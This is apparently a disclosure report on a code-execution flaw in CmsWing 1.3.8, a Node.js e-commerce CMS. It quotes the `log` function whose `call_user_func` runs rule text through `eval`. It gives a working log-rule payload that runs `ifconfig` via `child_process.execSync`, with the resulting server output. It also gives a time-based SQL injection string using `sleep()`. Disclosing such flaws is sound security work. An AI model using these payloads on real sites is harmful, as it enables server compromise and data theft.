Vulnerability Report: cmswing 1.3.8 code execution

This paper describes an SQL injection attack vulnerability in cmswing project. Because the function `log` does not check the parameter `log` , malicious parameters can cause code execution in the process of user replenishment

Cmswing https://github.com/arterli/CmsWing is a powerful electronic commerce platform and CMS station building system based on ThinkJS (Node.js MVC) and MySQL (PC, mobile and Wechat Public Platform)

Test Environment

- cmswing: 1.3.8
- github: https://github.com/arterli/CmsWing
- stars: 1094
- nodejs: 11.10.0
- mysql: 5.7.27
- OS and hardware: Mac OS X 10_12_6

Vulnerability Location


The vulnerability lies in the `log` function in the `cmswing/src/mode/action.js`

```
async log(action, model, record_id, user_id, ip, url) {
    // action=action||null,model=model||null,record_id=record_id||null,user_id=user_id||null;
    // 参数检查
    if (think.isEmpty(action) || think.isEmpty(model) || think.isEmpty(record_id)) {
      return '参数不能为空';
    }

    if (think.isEmpty(user_id)) {
      const user = await think.session('userInfo');
      const id = user.id;
      user_id = id;
    }

    // 查询行为，判断是否执行

    const action_info = await this.where({name: action}).find();
    if (action_info.status != 1) {
      return '该行为被禁用';
    }

    // 插入行为日志
    const data = {
      action_id: action_info.id,
      user_id: user_id,
      action_ip: _ip2int(ip),
      model: model,
      record_id: record_id,
      create_time: new Date().valueOf()
    };
    data.remark = '';
    // 解析日志规则，生成日志备注；
    if (!think.isEmpty(action_info.log)) {
      const match = action_info.log.match(/\[(\S+?)\]/g);
      if (!think.isEmpty(match)) {
        const log = {
          user: user_id,
          record: record_id,
          model: model,
          time: new Date().valueOf(),
          data: {
            user: user_id,
            record: record_id,
            model: model,
            time: new Date().valueOf()
          }
        };

        const replace = [];
        for (let val of match) {
          val = val.replace(/(^\[)|(\]$)/g, '');
          const param = val.split('|');
          console.log(1111111,param);
          if (!think.isEmpty(param[1])) {
            if (param[0] == 'user') {
              replace.push(await call_user_func(param[1], log[param[0]]));
            } else {
              replace.push(call_user_func(param[1], log[param[0]]));
            }
          } else {
            replace.push(log[param[0]]);
          }
        }

        data.remark = str_replace(match, replace, action_info.log);
        // console.log(data.remark)
      } else {
        data.remark = action_info.log;
      }
    } else {
      // 未定义日志规则,记录操作URL
      data.remark = '操作url:' + url;
    }
    if (!think.isNumber(record_id)) {
      data.record_id = 0;
    }
    await this.model('action_log').add(data);

    if (!think.isEmpty(action_info.rule)) {
      const rules = await this.parse_action(action, user_id);
      // console.log(rules);
      const res = await this.execute_action(rules, action_info.id, user_id);
    }
  }

  ......

  global.call_user_func = function(cb, params) {
  const func = eval(cb);
  if (!think.isArray(params)) {
    params = [params];
  }
  return func.apply(cb, params);
};
```

The variable `log` is the user behavior log data transmitted by the front end. The function log implements the processing of the variable log. If the `param[0]=='user'` , the `call_user_func` function is called. The variable is not checked. Malicious parameters will lead to the `eval` method of the call*user*fun function to implement code execution.

Local Test

Enter the background of the system, select user behavior, add our payload to the rules of conduct



输入行为名称.


行为类型: 系统 [✓ 用户]
选择行为类型

行为描述: 发布问题，积分+1
输入行为描述

行为规则:
```
table:member|field:score|condition:id=${self} AND (select
if(left(version(),1)=5,sleep(5),sleep(10))) AND status>-1|rule:1
```
输入行为规则，不写则只记录日志， `${self}` 替换规则里的变量为执行用户的id。
定义规则： `table:member|field:score|condition:id=${self}|rule:10|cycle:24|max:5`
`table` ->要操作的数据表，不需要加表前缀；
`field` ->要操作的字段；
`condition` ->操作的条件，目前支持字符串，默认变量 ${self} 为执行行为的用户
`rule` ->对字段进行的具体操作，目前支持加或者减，如：10，-10
`cycle` ->执行周期，单位（小时），表示cycle小时内最多执行max次
`max` ->单个周期内的最大执行次数（cycle和max必须同时定义，否则无效）
单个行为后可加； 连接其他规则

日志规则:
```
[user|get_nickname]在[time|time_format]发布了一个问题([record])
([user|console.log(require('child_process').execSync('ifconfig').toString())])
```
（记录日志备注时按此规则来生成，支持[变量|函数]。目前变量有：user,time,model,record,data）


Add an article to trigger the user behavior just now.



问题标题:
社区 ▾ 极光
问题补充 (选填):
极光
添加话题: 当一个话题输入完成后，按 回车键 确认
极光 x

问题发起指南
• 问题标题: 请用准确的语言描述您发布的问题思想
• 问题补充: 详细补充您的问题内容, 并提供一些相关的素材以供参与者更多的了解您所要问题的主题思想
• 选择话题: 选择一个或者多个合适的话题, 让您发布的问题得到更多有相同兴趣的人参与. 所有人可以在您发布问题之后添加和编辑该问题所属的话题

Execution Log, the code was successfully executed and the IP-related information was printed out



```
3168013,470,1,8), Time: 3ms
[2019-09-10T16:12:46.020] [11581] [INFO] - SQL: SELECT * FROM `cmswing_question_user` WHERE ( `uid` = 470 ) LIMIT 1, Time: 2ms
[2019-09-10T16:12:46.025] [11581] [INFO] - SQL: UPDATE `cmswing_question_user` SET `question_count`=`question_count`+1 WHERE ( `id` = 10 ), Time: 4ms
[2019-09-10T16:12:46.027] [11581] [INFO] - SQL: SELECT * FROM `cmswing_search_model` WHERE ( `mod` = '8' ) LIMIT 1, Time: 2ms
[2019-09-10T16:12:46.566] [11581] [INFO] - SQL: INSERT INTO `cmswing_search` (`m_id`,`d_id`,`add_time`,`data`) VALUES (8,77,1568103165994,'极光 极光'), Time:
3ms
[2019-09-10T16:12:46.569] [11581] [INFO] - SQL: SELECT * FROM `cmswing_action` WHERE ( `name` = 'addquestion' ) LIMIT 1, Time: 3ms
1111111 [ 'user', 'get_nickname' ]
1111111 [ 'time', 'time_format' ]
1111111 [ 'record' ]
1111111 [ 'user',
  "console.log(require('child_process').execSync('ifconfig').toString())" ]
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
        options=1203<RXCSUM,TXCSUM,TXSTATUS,SW_TIMESTAMP>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
        nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
XHC20: flags=0<> mtu 0
XHC0: flags=0<> mtu 0
XHC1: flags=0<> mtu 0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether dc:a9:04:91:ab:ef
        inet6 fe80::bb:1e95:d4a0:1d4f%en0 prefixlen 64 secured scopeid 0x8
        inet 172.16.7.82 netmask 0xfffff800 broadcast 172.16.7.255
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
p2p0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 2304
        ether 0e:a9:04:91:ab:ef
        media: autoselect
        status: inactive
awdl0: flags=8943<UP,BROADCAST,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1484
        ether ee:97:7b:d1:8f:8f
        inet6 fe80::ec97:7bff:fed1:8f8f%awdl0 prefixlen 64 scopeid 0xa
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
en3: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
        options=60<TSO4,TSO6>
        ether fe:00:9c:a2:6f:01
        media: autoselect <full-duplex>
```

Summary

In this paper, `code execution` vulnerability in cmswing version 1.3.8 is verified by local tests. This problem can be avoided by checking the variable `log`